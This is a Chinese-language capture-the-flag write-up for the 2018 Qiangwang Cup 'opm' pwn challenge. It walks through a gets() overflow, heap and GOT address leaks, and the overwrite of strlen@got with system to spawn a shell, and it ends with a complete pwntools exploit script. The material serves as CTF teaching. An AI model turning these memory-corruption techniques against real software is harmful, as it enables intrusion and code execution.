强网杯 2018 opm

原创

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前言

> 这篇 WP 是强网杯过去了很久之后才出的, 参考的是极目楚天舒师傅的博客, 这位师傅是一位 CTF老赛手 , 最近复出.由于图片中不能 CTRL+F 出文字, 本文章尽量避免使用图片, 除非必要.

程序运行

1. menu

```
You were invited to beat one punch man!
(A)dd a new role
(S)how all roles
(E)xit
```

2. Add

```
A
Your name:
Bill
N punch?
128
<Bill> said he can kill the boss with 80 punches
```

3. Show

```
<Bill> said he can kill the boss with 80 punches
You were invited to beat one punch man!
```

4. Exit

```
E(退出)
```

程序分析

0.结构体

```
struct node{
    char (*print)(struct node n) ; //函数指针
    char* name;
    int name_number;
    int punch;
};
```

2. 分析

> 这道题没有用到什么高深的堆分配和释放的知识, 就一个词**溢出**. `IDA F5` 之后, 发现 `Add` 过程存在一个溢出漏洞, `s` 的下一个位置就是与 `node` 结构体相关的地址.

```
v0 = (int (__fastcall **)(__int64))operator new(0x20uLL);
sub_E2C(v0);
v7 = v0;
*v0 = sub_B30;
puts("Your name:");
gets(&s);                               溢出
v1 = (__int64)v7;                       // v1 = v7
*(_QWORD *)(v1 + 0x10) = strlen(&s);
v2 = strlen(&s);
v8 = (char *)malloc(v2);
strcpy(v8, &s);
v7[1] = (int (__fastcall *)(__int64))v8;
puts("N punch?");
gets(&s);                               溢出
v3 = (__int64)v7;                       // v3 = v7
*(_DWORD *)(v3 + 0x18) = atoi(&s);
```


3. 总体思路

> 泄露堆地址, 泄露 `got` 地址, 泄露 `strlen` 真实地址, 修改 `got表` 中 `strlen` 项内容为 `system` , 发送 `/bin/sh\x00` .

过程


1. leak heap

```
add("A"*0x70, 9)
add("B"*0x80 + "\xf0", 9) #修改
'''
0x7ffff7fcd700: 0x0000000000000000          0x0000000000000000
0x7ffff7fcd710: 0x000055c56a558cd0(正确地址)
修改之后
0x7ffff7fcd700: 0x4242424242424242          0x4242424242424242
0x7ffff7fcd710: 0x000055c56a5500f0(一块可写区域)
...... 程序将一些信息写入此处
0x55c56a5500f0: 0x0000000000000000  0x000055c56a558d00 <--
0x55c56a550100: 0x0000000000000081  0x0000000000000009   |
'''                                                      |
add("C"*0x80, "D"*0x80 + "\xf0") #leak                   |
'''                                                      |
修改                                                      |
0x7ffff7fcd700: 0x4343434343434343  0x4343434343434343   |
0x7ffff7fcd710: 0x000055c56a558d00 --> 'C'*0x80造成       |
                                                         |
程序将新malloc的地址写入0x55c56a558d00                     |
0x55c56a558d00: 0x4242424242424242  0x000055c56a558dc0    |
0x55c56a558d10: 0x0000000000000080  0x4242424242424242    |
                                                         |
打印("D"*0x80 + "\xf0"), 此时的0x55c56a5500f0还是     --------

'''
```

结论: 泄露地址无非就是将地址放入可输入的部分, 然后执行输出函数.

2. leak function

```
add("d" *0x18 + p64(heap + 0x90), '131425' + "F"*0x7a + p64(heap + 0xd0))
'''
"d" *0x18 + p64(heap + 0x90) 如下效果
0x7ffff7fcd690: 0x6464646464646464  0x6464646464646464
0x7ffff7fcd6a0: 0x6464646464646464  0x000055c56a558e50 ---
......                                                  |-----> 二者必须相同
0x7ffff7fcd700: 0x4444444444444444  0x4444444444444444   |
0x7ffff7fcd710: 0x000055c56a558e50  ----------------------

'''
#'131425' + "F"*0x7a + p64(heap + 0xd0) 如下效果
```



结论: `131425`是为了防止`top chunk`被赋值为0.

3. leak strlen address


```
add("d"*0x18 + p64(strlen_got), "131329" + "F"*0x7a + p64(heap + 0x130))
```

小结: 理解了上一步`leak function`, 这一步原理同上.

4. modify strlen@got

```
    add("Bill", str(system_addr & 0xffffffff).ljust(0x80, "G") + p64(strlen_got-0x18))
```

小结: 看似程序中没有写入功能, 实际上是存在写入的功能的. 就是`punch`大小的读入, 我们可以写入`system`真实地址的后四个字节,前几个字节都一样, 而且我们也只能写入四个字节.



The Whole EXP

```python
from pwn import *

p = process("./opm")
elf = ELF("./opm")
libc = ELF("./opm")

context.log_level = 'debug'

def add(name, number):
    p.recvuntil("(E)xit\n")
    p.sendline("A")
    p.recvuntil("Your name:\n")
    p.sendline(name)
    p.recvuntil("N punch?\n")
    p.sendline(str(number))

def show():
    p.recvuntil("(E)xit\n")
    p.sendline("S")

def quit():
    p.recvuntil("(E)xit\n")
    p.sendline("E")

#part one: leak heap
add("A"*0x70, 9)
gdb.attach(p)
add("B"*0x80 + "\xf0", 9)
add("C"*0x80, "D"*0x80 + "\xf0")
heap = u64(p.recv(15)[9:].ljust(8, "\x00"))
log.info("heap: %s" % hex(heap))

#part two: leak function ptr
add("d" *0x18 + p64(heap + 0x90), '131425' + "F"*0x7a + p64(heap + 0xd0))
func_ptr = u64(p.recv(7)[1:].ljust(8, "\x00"))
log.info("function_ptr: %s" % hex(func_ptr))

#part three: leak strlen real address
base = func_ptr - 0xb30
strlen_got = base + elf.got['strlen']
gdb.attach(p)
add("d"*0x18 + p64(strlen_got), "131329" + "F"*0x7a + p64(heap + 0x130))
strlen = u64(p.recv(7)[1:].ljust(8, "\x00"))
log.info("real strlen: %s" % hex(strlen))

#part four: modify strlen got
system_addr = strlen - 0x46390
log.info("system: %s" % hex(system_addr))
gdb.attach(p)
add("Bill", str(system_addr & 0xffffffff).ljust(0x80, "G") + p64(strlen_got-0x18))
add("/bin/sh\x00", 8)
p.interactive()
```

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